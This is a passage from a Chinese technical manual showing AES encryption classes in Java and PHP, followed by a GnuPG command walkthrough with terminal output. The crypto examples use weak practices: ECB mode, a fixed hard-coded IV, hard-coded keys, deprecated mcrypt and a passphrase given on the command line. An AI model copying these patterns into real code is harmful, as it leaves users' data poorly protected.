                md.update(key.getBytes());
                System.arraycopy(md.digest(), 0, keyBytes, 0,
keyBytes.length);
                SecretKeySpec secretKeySpec = new
SecretKeySpec(keyBytes, "AES");

                // Decrypt.
                Cipher cipherDecrypt =
Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipherDecrypt.init(Cipher.DECRYPT_MODE,
secretKeySpec, ivParameterSpec);
                byte[] decrypted =
cipherDecrypt.doFinal(encryptedBytes);

                return new String(decrypted);
        }

}
```

上面是 byte 类型使用中不是很方便，尤其是WEB中作为参数传递的情况，所以我们使用 BASE64编码

```
package cn.netkiller.crypto;

import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
```

```
import java.util.Base64.*;

/**
 * @author netkiller
 *
 */
public class aes {

	public static String encrypt(String input, String key)
{
		byte[] crypted = null;
		try {

			SecretKeySpec skey = new
SecretKeySpec(key.getBytes(), "AES");

			Cipher cipher =
Cipher.getInstance("AES/ECB/PKCS5Padding");
			cipher.init(Cipher.ENCRYPT_MODE, skey);
			crypted =
cipher.doFinal(input.getBytes());
		} catch (Exception e) {
			System.out.println(e.toString());
		}
		java.util.Base64.Encoder encoder =
java.util.Base64.getEncoder();

		return new
String(encoder.encodeToString(crypted));
	}

	public static String decrypt(String input, String key)
{
		byte[] output = null;
		try {
			java.util.Base64.Decoder decoder =
java.util.Base64.getDecoder();
			SecretKeySpec skey = new
SecretKeySpec(key.getBytes(), "AES");
			Cipher cipher =
Cipher.getInstance("AES/ECB/PKCS5Padding");
			cipher.init(Cipher.DECRYPT_MODE, skey);
			output =
cipher.doFinal(decoder.decode(input));
		} catch (Exception e) {
```

```
                        System.out.println(e.toString());
                }
                return new String(output);
        }

        /**
         * @param args
         */
        public static void main(String[] args) {
                // TODO Auto-generated method stub

                String key = "mvLBiZsiTbGwrfJB";
                String data = "ABC";

                System.out.println(aes.encrypt(data, key));

System.out.println(aes.decrypt(aes.encrypt(data, key), key));
        }

}
```

1.2. AES/CBC/PKCS5PADDING

```
package cn.netkiller.security;

import java.util.Base64;

import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class AES {
        private static final String initVector =
"encryptionIntVec";
        private String key;

        public AES(String key) {
                // TODO Auto-generated constructor stub
                this.key = key;
```

```
        }

        public String encrypt(String value) {
                return this.encrypt(value, this.key);
        }

        public String encrypt(String value, String key) {
                try {
                        IvParameterSpec ivParameterSpec = new
IvParameterSpec(initVector.getBytes("UTF-8"));
                        SecretKeySpec secretKeySpec = new
SecretKeySpec(key.getBytes("UTF-8"), "AES");

                        Cipher cipher =
Cipher.getInstance("AES/CBC/PKCS5PADDING");
                        cipher.init(Cipher.ENCRYPT_MODE,
secretKeySpec, ivParameterSpec);

                        byte[] encrypted =
cipher.doFinal(value.getBytes());
                        return
Base64.getEncoder().encodeToString(encrypted);
                } catch (Exception ex) {
                        ex.printStackTrace();
                }
                return null;
        }

        public String decrypt(String encrypted) {
                return this.decrypt(encrypted, this.key);
        }

        public String decrypt(String encrypted, String key) {
                try {
                        IvParameterSpec ivParameterSpec = new
IvParameterSpec(initVector.getBytes("UTF-8"));
                        SecretKeySpec secretKeySpec = new
SecretKeySpec(key.getBytes("UTF-8"), "AES");

                        Cipher cipher =
Cipher.getInstance("AES/CBC/PKCS5PADDING");
                        cipher.init(Cipher.DECRYPT_MODE,
secretKeySpec, ivParameterSpec);
                        byte[] original =
cipher.doFinal(Base64.getDecoder().decode(encrypted));
```

```
                        return new String(original);
                } catch (Exception ex) {
                        ex.printStackTrace();
                }

                return null;
        }

        public static void main(String[] args) {
                // key 长度16个字节
                String key = "www.netkiller.cn";
                System.out.println(key.length());
                AES aes = new AES(key);
                String en = aes.encrypt("Helloworld!!!");
                String de = aes.decrypt(en);
                System.out.println(en);
                System.out.println(de);

        }
}
```

2. PHP

2.1. AES/ECB/PKCS5Padding

<?php class CryptAES { protected $cipher = MCRYPT_RIJNDAEL_128; protected $mode = MCRYPT_MODE_ECB; protected $pad_method = NULL; protected $secret_key = ''; protected $iv = ''; public function set_cipher($cipher) { $this->cipher = $cipher; } public function set_mode($mode) { $this->mode = $mode; } public function set_iv($iv) { $this->iv = $iv; } public function set_key($key) { $this->secret_key = $key; } public function require_pkcs5() { $this->pad_method = 'pkcs5'; } protected function pad_or_unpad($str, $ext) { if (is_null($this->pad_method)) { return $str; } else { $func_name = __CLASS__ . '::' . $this->pad_method . '_' . $ext . 'pad'; if (is_callable($func_name)) { $size = mcrypt_get_block_size($this->cipher, $this->mode); return call_user_func($func_name, $str, $size); } } return $str; } protected function pad($str) { return $this->pad_or_unpad($str, ''); } protected function unpad($str) { return $this->pad_or_unpad($str, 'un'); } public function encrypt($str) { $str = $this->pad($str); $td = mcrypt_module_open($this->cipher, '', $this->mode, ''); if (empty($this->iv)) { $iv = @mcrypt_create_iv(mcrypt_enc_get_iv_size($td), MCRYPT_RAND); } else { $iv = $this->iv; } mcrypt_generic_init($td, $this->secret_key, $iv); $cyper_text = mcrypt_generic($td, $str); //$rt = bin2hex($cyper_text); $rt = base64_encode($cyper_text); mcrypt_generic_deinit($td); mcrypt_module_close($td); return $rt; } public function decrypt($str){ $td = mcrypt_module_open($this->cipher, '', $this->mode, ''); if (empty($this->iv)) { $iv = @mcrypt_create_iv(mcrypt_enc_get_iv_size($td), MCRYPT_RAND); } else { $iv = $this->iv; } mcrypt_generic_init($td, $this->secret_key, $iv); //$decrypted_text = mdecrypt_generic($td, self::hex2bin($str)); $decrypted_text = mdecrypt_generic($td, base64_decode($str)); $rt = $decrypted_text; mcrypt_generic_deinit($td); mcrypt_module_close($td); return $this->unpad($rt); } public static function hex2bin($hexdata) { $bindata = ''; $length = strlen($hexdata); for ($i=0; $i < $length; $i += 2) {

```
$bindata .= chr(hexdec(substr($hexdata, $i, 2))); } return $bindata; } public static function pkcs5_pad($text, $blocksize) { $pad = $blocksize - (strlen($text) % $blocksize); return $text . str_repeat(chr($pad), $pad); } public static function pkcs5_unpad($text) { $pad = ord($text{strlen($text) - 1}); if ($pad > strlen($text)) return false; if (strspn($text, chr($pad), strlen($text) - $pad) != $pad) return false; return substr($text, 0, -1 * $pad); } } $aes = new CryptAES(); $aes->set_key('NGjPs5cgNS497sdx'); $aes->require_pkcs5(); $rt = $aes->encrypt('ABC'); echo $rt . '<br/>'; echo $aes->decrypt($rt) . '<br/>';
```

第 167 章 GnuPG

1. 安装 GnuPG

1.1. CentOS 8 Stream

http://www.gnupg.org

```
[root@netkiller ~]# dnf install -y gnupg2
```

1.2. Ubuntu

```
root@production:~# apt install gpgv2
```

1.3. macOS

```
neo@MacBook-Pro-Neo ~ % brew install gpg
```

2. 创建密钥

```
[root@netkiller ~]# gpg --gen-key
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key
generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: Neo Chen
Email address: netkiller@msn.com
You selected this USER-ID:
    "Neo Chen <netkiller@msn.com>"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key F01C0CAEAAA458E6 marked as ultimately trusted
gpg: directory '/root/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/root/.gnupg/openpgp-
revocs.d/70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6.rev'
public and secret key created and signed.
```

```
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid                      Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]
```

2.1. 创建密钥并指定过期时间

```
[root@netkiller ~]# gpg --full-generate-key
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
  (14) Existing key from card
Your selection?
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Netkiller
Email address: netkiller@msn.com
Comment: Test Key
```

```
You selected this USER-ID:
    "Netkiller (Test Key) <netkiller@msn.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
gpg: key 5E27578A03F0B510 marked as ultimately trusted
gpg: revocation certificate stored as '/root/.gnupg/openpgp-
revocs.d/E1C21F034FC0ACBF1337EE905E27578A03F0B510.rev'
public and secret key created and signed.

pub   rsa2048 2021-10-08 [SC]
      E1C21F034FC0ACBF1337EE905E27578A03F0B510
uid                      Netkiller (Test Key)
<netkiller@msn.com>
sub   rsa2048 2021-10-08 [E]
```

2.2. 快速创建密钥对

```
Neo-iMac:workspace neo$ gpg --quick-generate-key
netkiller@msn.com
```

3. 查看密钥

```
[root@netkiller ~]# gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   2  signed:   0  trust: 0-, 0q, 0n, 0m,
0f, 2u
gpg: next trustdb check due at 2023-10-08
/root/.gnupg/pubring.kbx
------------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ultimate] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]

pub   rsa2048 2021-10-08 [SC]
      E1C21F034FC0ACBF1337EE905E27578A03F0B510
uid           [ultimate] Netkiller (Test Key)
<netkiller@msn.com>
sub   rsa2048 2021-10-08 [E]
```

查看私钥

```
[root@netkiller ~]# gpg --list-secret-keys
/root/.gnupg/pubring.kbx
------------------------
sec   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ultimate] Neo Chen <netkiller@msn.com>
ssb   rsa2048 2021-10-08 [E] [expires: 2023-10-08]
```

SC（"sign","certify"，代表可以签名和认证其它密钥）

E（"encrypt"，加密）

S（"sign"，签名）

```
sec => 'SECret key'
ssb => 'Secret SuBkey'
pub => 'PUBlic key'
sub => 'public SUBkey'
```

格式化

```
[root@gitlab ~]# gpg --list-secret-keys --keyid-format LONG
/root/.gnupg/pubring.kbx
------------------------
sec   rsa2048/F01C0CAEAAA458E6 2021-10-08 [SC] [expires: 2023-
10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid                 [ultimate] Neo Chen <netkiller@msn.com>
ssb   rsa2048/EAA2F7FD813D2A2E 2021-10-08 [E] [expires: 2023-
10-08]

sec   rsa2048/4113D1268C351687 2021-10-09 [SC] [expires: 2023-
10-09]
      DBF998A60B206C9297ABC57A4113D1268C351687
uid                 [ultimate] Tests <test@test.com>
ssb   rsa2048/EA6FAF428416D577 2021-10-09 [E] [expires: 2023-
10-09]

sec   rsa2048/0C835D03507C8536 2021-10-09 [SC] [expires: 2023-
10-09]
      18235CBA04497C42EFAC78210C835D03507C8536
uid                 [ultimate] Backup <backup@netkiller.cn>
ssb   rsa2048/339634D92F842BE7 2021-10-09 [E] [expires: 2023-
10-09]
```

4. 吊销密钥

```
[root@netkiller ~]# gpg --gen-revoke
E1C21F034FC0ACBF1337EE905E27578A03F0B510

sec  rsa2048/5E27578A03F0B510 2021-10-08 Netkiller (Test Key)
<netkiller@msn.com>

Create a revocation certificate for this key? (y/N) y
Please select the reason for the revocation:
  0 = No reason specified
  1 = Key has been compromised
  2 = Key is superseded
  3 = Key is no longer used
  Q = Cancel
(Probably you want to select 1 here)
Your decision? 0
Enter an optional description; end it with an empty line:
> revoke key
>
Reason for revocation: No reason specified
revoke key
Is this okay? (y/N) y
ASCII armored output forced.
-----BEGIN PGP PUBLIC KEY BLOCK-----
Comment: This is a revocation certificate

iQFABCABCAAqFiEE4cIfA0/ArL8TN+6QXidXigPwtRAFAmFgHfAMHQByZXZva2U
g
a2V5AAoJEF4nV4oD8LUQHTQH/iZdX2mAq2jOT/QwvKxMT6ePLJb1yQ+2aFUkvV2
m
tgGfWh7k94rKpukXBk3Ay9HgOQRx450SFqo7dA9sGZFoVGxAd8iC2c0ofwpdm4W
5
UWy6eeiQI2Huq+HuvEYebuz/ZLDsKMq53ZFTfu8GndTQfLcXvu/jk7ACzPgtvyV
8
4eIqg9Lnlbs6GDomMmcaLlG2kF1lHCYeFgxJlMCJgpwJAqDetAwB/6q7xFPGhfb
t
mLeR7dwCffoVivdBgiFVjlSDL8PJX0fDvsm0uY7gZmGyMzEQUbrBD2s9QIqtDKa
K
KamXegbf3pM1EIWdgK9xtbQV2SRYAJmUwaKz6Sfab623jYc=
```

```
=pW/X
-----END PGP PUBLIC KEY BLOCK-----
Revocation certificate created.

Please move it to a medium which you can hide away; if Mallory
gets
access to this certificate he can use it to make your key
unusable.
It is smart to print this certificate and store it away, just
in case
your media become unreadable.  But have some caution:  The
print system of
your machine might store the data and make it available to
others!
```

5. 删除密钥

首先，删除私钥

```
[root@netkiller ~]# gpg --delete-secret-keys
E1C21F034FC0ACBF1337EE905E27578A03F0B510
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.


sec  rsa2048/5E27578A03F0B510 2021-10-08 Netkiller (Test Key)
<netkiller@msn.com>

Delete this key from the keyring? (y/N) y
This is a secret key! - really delete? (y/N) y
```

然后，删除公钥

```
[root@netkiller ~]# gpg --delete-key
E1C21F034FC0ACBF1337EE905E27578A03F0B510
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.


pub  rsa2048/5E27578A03F0B510 2021-10-08 Netkiller (Test Key)
<netkiller@msn.com>

Delete this key from the keyring? (y/N) y
```

最后，查看密钥，并确认删除

```
[root@netkiller ~]# gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m,
0f, 1u
gpg: next trustdb check due at 2023-10-08
/root/.gnupg/pubring.kbx
------------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ultimate] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]
```

6. 密钥倒入/导出

6.1. 导出密钥

导出所有公钥

--export export keys

```
[root@netkiller ~]# gpg --export -a
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQENBGFgEfYBCACXIT6K61G3uwwFPxwKaKirZyhSnhh22CwTPEGkeviyXCCfpr2
X
d8bjibOCwO8bigXFjaKuTikHmpppy7B/CKJ4OlsLXnoMnnSmynntudJ+jcGmC3/
0
QE1nvDzqbe8L5KJ3TMgAuDUSp3QWXqIAXxQfEABLl49wJ11envwTXJVPG/ks2U3
m
b/QAFZqd3AxUpEzASIKbtiB5JE/rxnhyZH7fHkt3vU2N3qAcUQ67cJN+thkMEsO
o
wnp9eGvDv1qBieQKK5DzxC+a04p4cWv5z0rV4IEE3bRR2wKW45HI9Lmgz8zZyFc
O
gTV1HshRYnDBVgzcnyombQfzbd76g5tBQC2vABEBAAG0HE5lbyBDaGVuIDxuZXR
r
aWxsZXJAbXNuLmNvbT6JAVQEEwEIAD4WIQRwzs4y5dZ9Erle0efwHAyuqqRY5gU
C
YWAR9gIbAwUJA8JnAAULCQgHAgYVCgkICwIEFgIDAQIeAQIXgAAKCRDwHAyuqqR
Y
5v8UB/9GuKFO86BprJUfPBOE4sqUPH44kLupVMuvM+XaBkuOQIT5q37MPoUpb3U
j
g7tV3Nc+6/VLTCDTERKEfV7PRke2UjjjdYf4EYA2PMVVtHEnWngKhVcMkD2iEvR
2
ViCQQ6sCve5lefMQcPyLVMX1ynMOQCNiVcOZjfv+vW2H4BynZC6kG472a3TjoTK
z
TlbrsiK/n7CSMLsevQh9UrG2n24rKfxQiWCo9tVxyWjcYLEO6yRzOxC+KnEBVr3
0
O86qn8A/soKY3PEWWUWCcve9g7Km3OVMQf3kJo+xy3hDafDhuBTvNUH3Bz9lwXa
3
Sune2h5J77AbgUCHZSw4MZEWdknxuQENBGFgEfYBCACVjr3QGs1b2cei5sHyBO5
9
```

```
hC8VgehGs42jiItaNQSLpBO8g8Z2UbwcB9y3QWrbBITXfj1Jmy+XJInbc3FYYoZ
E
9bVHb+KjIR4JLqWrieGCWaKzl78ByRRKfQWO0di5OVMQBWg3yzd2dRJnvpa8+W6
0
ksHoyL0wcXLDbCxYxTNmpHacbvEJYe4zxYJxMyD3V8BEF/r6HtA8ZrhPHrI23AF
6
iqSK7PIKAFBLIbU9jinncy/Vbv1DgXZrh72cxhl0n7hTgX8tI2gFRpz+p10iKX2
B
zab3F4Ac1YNBy/F9tqIeCPBGK4CmFTtZkzpokevrIfzLThWuqRGIRtnwqlvMKHx
z
ABEBAAGJATwEGAEIACYWIQRwzs4y5dZ9Erle0efwHAyuqqRY5gUCYWAR9gIbDAU
J
A8JnAAAKCRDwHAyuqqRY5hpyB/4hh3qMpSOtjOFS5nWGrYNb/o//YRKDwORjJUd
I
t0A1RvQkIZEQ9MYR67xpQ8OO2JrsznB7yF0D/Wrmleuu9lY9IVgdaNdNYRRzAda
m
MuU5hYe6cUkNudjekhWb2J77EIaL70g9tboEHlQEdVe/FesLg1iZVlPZaaN6UjN
6
81AcVw3nloBgIHQUWWsdsSW5sTfymnMhtUfJVlPfeEagLIioTvTzUqy0LjjeIOh
R
B1EXkjs/4g/20c/X9JH8z+QwnZ0lmHy9HzUl+g3zLQ7Vu2xaTwHgBWl5sGdkDkJ
X
RiSdzxKOlGfxNN0e5r7fUYvlCkqOvAFvdpZANcVYkWurjWt2
=W+8i
-----END PGP PUBLIC KEY BLOCK-----
```

导出公钥到指定文件

-o, --output use as output file

```
$ gpg --export -a -o test.asc
$ gpg --output yourname.asc --export -a
```

```
[root@netkiller ~]# gpg --list-keys
/root/.gnupg/pubring.kbx
```

```
-----------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ultimate] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]

[root@netkiller ~]# gpg --output neo.gpg --export
70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6

[root@netkiller ~]# ls neo.gpg
neo.gpg
```

导出私钥

```
gpg --armor --output private-key.gpg --export-secret-keys
```

6.2. 导入密钥

--import import/merge keys

导入公钥

```
[root@testing ~]# gpg --import /home/www/backup.gpg
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 0C835D03507C8536: public key "Backup
<backup@netkiller.cn>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

查看公钥

```
[root@testing ~]# gpg -k
/root/.gnupg/pubring.kbx
------------------------
pub   rsa2048 2021-10-09 [SC] [expires: 2023-10-09]
      18235CBA04497C42EFAC78210C835D03507C8536
uid           [ unknown] Backup <backup@netkiller.cn>
sub   rsa2048 2021-10-09 [E] [expires: 2023-10-09]
```

6.3. 导入所有密钥

使用通配符一次导入所有密钥，密钥包含了公钥和私钥

```
root@production:~# gpg --import *.asc
```

6.4. 密钥迁移

从一台机器，迁移到另一台机器

原电脑

```
[root@gitlab ~]# gpg --list-keys
/root/.gnupg/pubring.kbx
------------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ultimate] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]

[root@gitlab ~]# gpg --armor --export-secret-keys --output
private_key.asc netkiller@msn.com
[root@gitlab ~]# gpg --armor --export --output public_key.asc
netkiller@msn.com
```

```
[root@gitlab ~]# scp private_key.asc public_key.asc
root@other:/home/gitlab-runner/
```

目标电脑或另一个账号

```
[root@localhost ~]# gpg --import public_key.asc
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key F01C0CAEAAA458E6: public key "Neo Chen
<netkiller@msn.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1

[root@localhost ~]# gpg --import private_key.asc
gpg: key F01C0CAEAAA458E6: "Neo Chen <netkiller@msn.com>" not
changed
gpg: key F01C0CAEAAA458E6: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

[root@localhost ~]# gpg --list-keys
/root/.gnupg/pubring.kbx
------------------------
pub   rsa2048 2021-10-08 [SC] [expires: 2023-10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid           [ unknown] Neo Chen <netkiller@msn.com>
sub   rsa2048 2021-10-08 [E] [expires: 2023-10-08]

[root@localhost ~]# gpg --list-secret-keys --keyid-format LONG
/root/.gnupg/pubring.kbx
------------------------
sec   rsa2048/F01C0CAEAAA458E6 2021-10-08 [SC] [expires: 2023-
10-08]
      70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
uid                 [ unknown] Neo Chen <netkiller@msn.com>
ssb   rsa2048/EAA2F7FD813D2A2E 2021-10-08 [E] [expires: 2023-
10-08]
```

7. 签名

二进制格式 *.gpg 签名文件

```
[root@netkiller ~]# gpg --passphrase "123456" --sign
compose.yml
```

BASE64 格式的 *.asc 签名文件

```
[root@netkiller ~]# gpg --clear-sign stdin.log
[root@netkiller ~]# cat stdin.log.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256


-----BEGIN PGP SIGNATURE-----

iQEzBAEBCAAdFiEEcM7OMuXWfRK5XtHn8BwMrqqkWOYFAmFhDW8ACgkQ8BwMrqq
k
WOY//ggAloOa20OfQUrVMKeHNijAhUCvG6wvEAz/cQRMjmkzinsdtVjoDo2gTti
S
lsfB6s4+5PkPq2kCW1v3edWiW33ghb4eK/1GDfTiFvE8ly0goAlD4N5Ruk3ROXJ
y
9InT5LtsuKTNWO3pKaJTjQ/dVdjcBUdEEZWMxJX5T/+JtJUg1tUOWmG7t+6gon+
/
wMAzScqEIa2aaTEyX1tvUVIJWZUakZiqHY2mb3rnKmaUFe7Ny7vbqmkgvkDgzvb
V
iIphoFRuTAtu7CbB5BV1oZ0IhiIztH7hlm5M5XlwTPo7fb8hyPo3NkvGsxCEM3m
r
H770N2NHUVCumIw1jSOxqIv0cARcyg==
=J8o1
-----END PGP SIGNATURE-----
```

生成 *.sig 格式的签名文件

```
[root@netkiller ~]# gpg --detach-sign stdin.log

[root@netkiller ~]# ll stdin.log.*
-rw-r--r-- 1 root root 538 Oct  9 11:33 stdin.log.asc
-rw-r--r-- 1 root root 310 Oct  9 11:34 stdin.log.sig
```

生成BASE64 *.sig 格式的签名文件

```
[root@netkiller ~]# gpg --armor --detach-sign stdin.log
File 'stdin.log.asc' exists. Overwrite? (y/N) y
[root@netkiller ~]# cat stdin.log.asc
-----BEGIN PGP SIGNATURE-----

iQEzBAABCAAdFiEEcM7OMuXWfRK5XtHn8BwMrqqkWOYFAmFhDnkACgkQ8BwMrqqk
WOadjQf7BlOH6iIjylXIN3ziSrwtaM6AgQweBv3+PKV4VCFKLsKJOwecSTzy4sRu
JyzPoPoR/sHbAwe3VqbLTri1HVqtOy5mMuiK9KE3BjbmC8seo97tJ1O4gSd6OjyX
Q3eK/sQfRmo802qAFOj7iKldPGbJyBxhIZ+pirMNbMxrX2tfCq3o7qy1SjAyOhgO
ECorVAcHWl00xBj5vbgJJSIwo1kIx23+e/6lzKEwoseAj0sEPALqmi1r9HzocDoO
B0f5GgJVj74RC6svVQQMDwMjRgf27285CzxLpoTTioURtJawNI2NlUk59U11fYVH
4j8vOaHxTvP17LxAJyA9ndAsxz8y5w==
=+wjo
-----END PGP SIGNATURE-----
```

8. 加密/解密文件

8.1. 加密文件

加密

```
# echo hello > file.txt
# gpg -c file.txt

      lqqq
```

```
# gpg -o myfile -d file.txt.gpg

      lqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
      x Enter passphrase                                              x
      x                                                               x
      x                                                               x
      x Passphrase _____________________________________________      x
      x                                                               x
      x       <OK>                                  <Cancel>          x
      mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
```

8.3. 指定用户ID

-r, --recipient USER-ID encrypt for USER-ID

```
gpg --recipient [用户ID] --output netkiller.epub.gpg --encrypt
netkiller.epub
```

```
gpg --decrypt netkiller.epub.gpg --output netkiller.epub
```

8.4. 签名+加密

```
gpg --local-user [发信者ID] --recipient [接收者ID] --armor --sign
--encrypt netkiller.epub
```

```
gpg --verify netkiller.epub.asc netkiller.epub
```

9. 修改密钥

```
[root@netkiller ~]# gpg --edit-key
70CECE32E5D67D12B95ED1E7F01C0CAEAAA458E6
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

sec  rsa2048/F01C0CAEAAA458E6
     created: 2021-10-08  expires: 2023-10-08  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa2048/EAA2F7FD813D2A2E
     created: 2021-10-08  expires: 2023-10-08  usage: E
[ultimate] (1). Neo Chen <netkiller@msn.com>

gpg>
```

9.1. 显示帮助信息

使用 "?" 显示帮助信息

```
gpg> ?
quit        quit this menu
save        save and quit
help        show this help
fpr         show key fingerprint
grip        show the keygrip
list        list key and user IDs
uid         select user ID N
key         select subkey N
check       check signatures
```

```
sign         sign selected user IDs [* see below for related
commands]
lsign        sign selected user IDs locally
tsign        sign selected user IDs with a trust signature
nrsign       sign selected user IDs with a non-revocable
signature
adduid       add a user ID
addphoto     add a photo ID
deluid       delete selected user IDs
addkey       add a subkey
addcardkey   add a key to a smartcard
keytocard    move a key to a smartcard
bkuptocard   move a backup key to a smartcard
delkey       delete selected subkeys
addrevoker   add a revocation key
delsig       delete signatures from the selected user IDs
expire       change the expiration date for the key or selected
subkeys
primary      flag the selected user ID as primary
pref         list preferences (expert)
showpref     list preferences (verbose)
setpref      set preference list for the selected user IDs
keyserver    set the preferred keyserver URL for the selected
user IDs
notation     set a notation for the selected user IDs
passwd       change the passphrase
trust        change the ownertrust
revsig       revoke signatures on the selected user IDs
revuid       revoke selected user IDs
revkey       revoke key or selected subkeys
enable       enable key
disable      disable key
showphoto    show selected photo IDs
clean        compact unusable user IDs and remove unusable
signatures from key
minimize     compact unusable user IDs and remove all signatures
from key

* The 'sign' command may be prefixed with an 'l' for local
signatures (lsign),
  a 't' for trust signatures (tsign), an 'nr' for non-revocable
signatures
  (nrsign), or any combination thereof (ltsign, tnrsign, etc.).
```

9.2. 签名

```
gpg> sign
"Neo Chen <netkiller@msn.com>" was already signed by key
F01C0CAEAAA458E6
Nothing to sign with key F01C0CAEAAA458E6

gpg> save
```

9.3. 公钥信任配置

当我们使用 GPG 加密文件的时候会提示如下。

```
gpg: checking the trustdb
gpg: no ultimately trusted keys found
gpg: EAA2F7FD813D2A2E: There is no assurance this key belongs
to the named user

sub  rsa2048/EAA2F7FD813D2A2E 2021-10-08 Neo Chen
<netkiller@msn.com>
 Primary key fingerprint: 70CE CE32 E5D6 7D12 B95E  D1E7 F01C
0CAE AAA4 58E6
      Subkey fingerprint: CEFB 98EA 8508 45F8 338B  3898 EAA2
F7FD 813D 2A2E

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N)
```

信任公钥

```
[gitlab-runner@gitlab ~]$ gpg --edit-key netkiller@msn.com
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.


pub  rsa2048/F01C0CAEAAA458E6
     created: 2021-10-08  expires: 2023-10-08  usage: SC
     trust: undefined     validity: unknown
sub  rsa2048/EAA2F7FD813D2A2E
     created: 2021-10-08  expires: 2023-10-08  usage: E
[ unknown] (1). Neo Chen <netkiller@msn.com>

gpg> trust
pub  rsa2048/F01C0CAEAAA458E6
     created: 2021-10-08  expires: 2023-10-08  usage: SC
     trust: undefined     validity: unknown
sub  rsa2048/EAA2F7FD813D2A2E
     created: 2021-10-08  expires: 2023-10-08  usage: E
[ unknown] (1). Neo Chen <netkiller@msn.com>

Please decide how far you trust this user to correctly verify
other users' keys
(by looking at passports, checking fingerprints from different
sources, etc.)

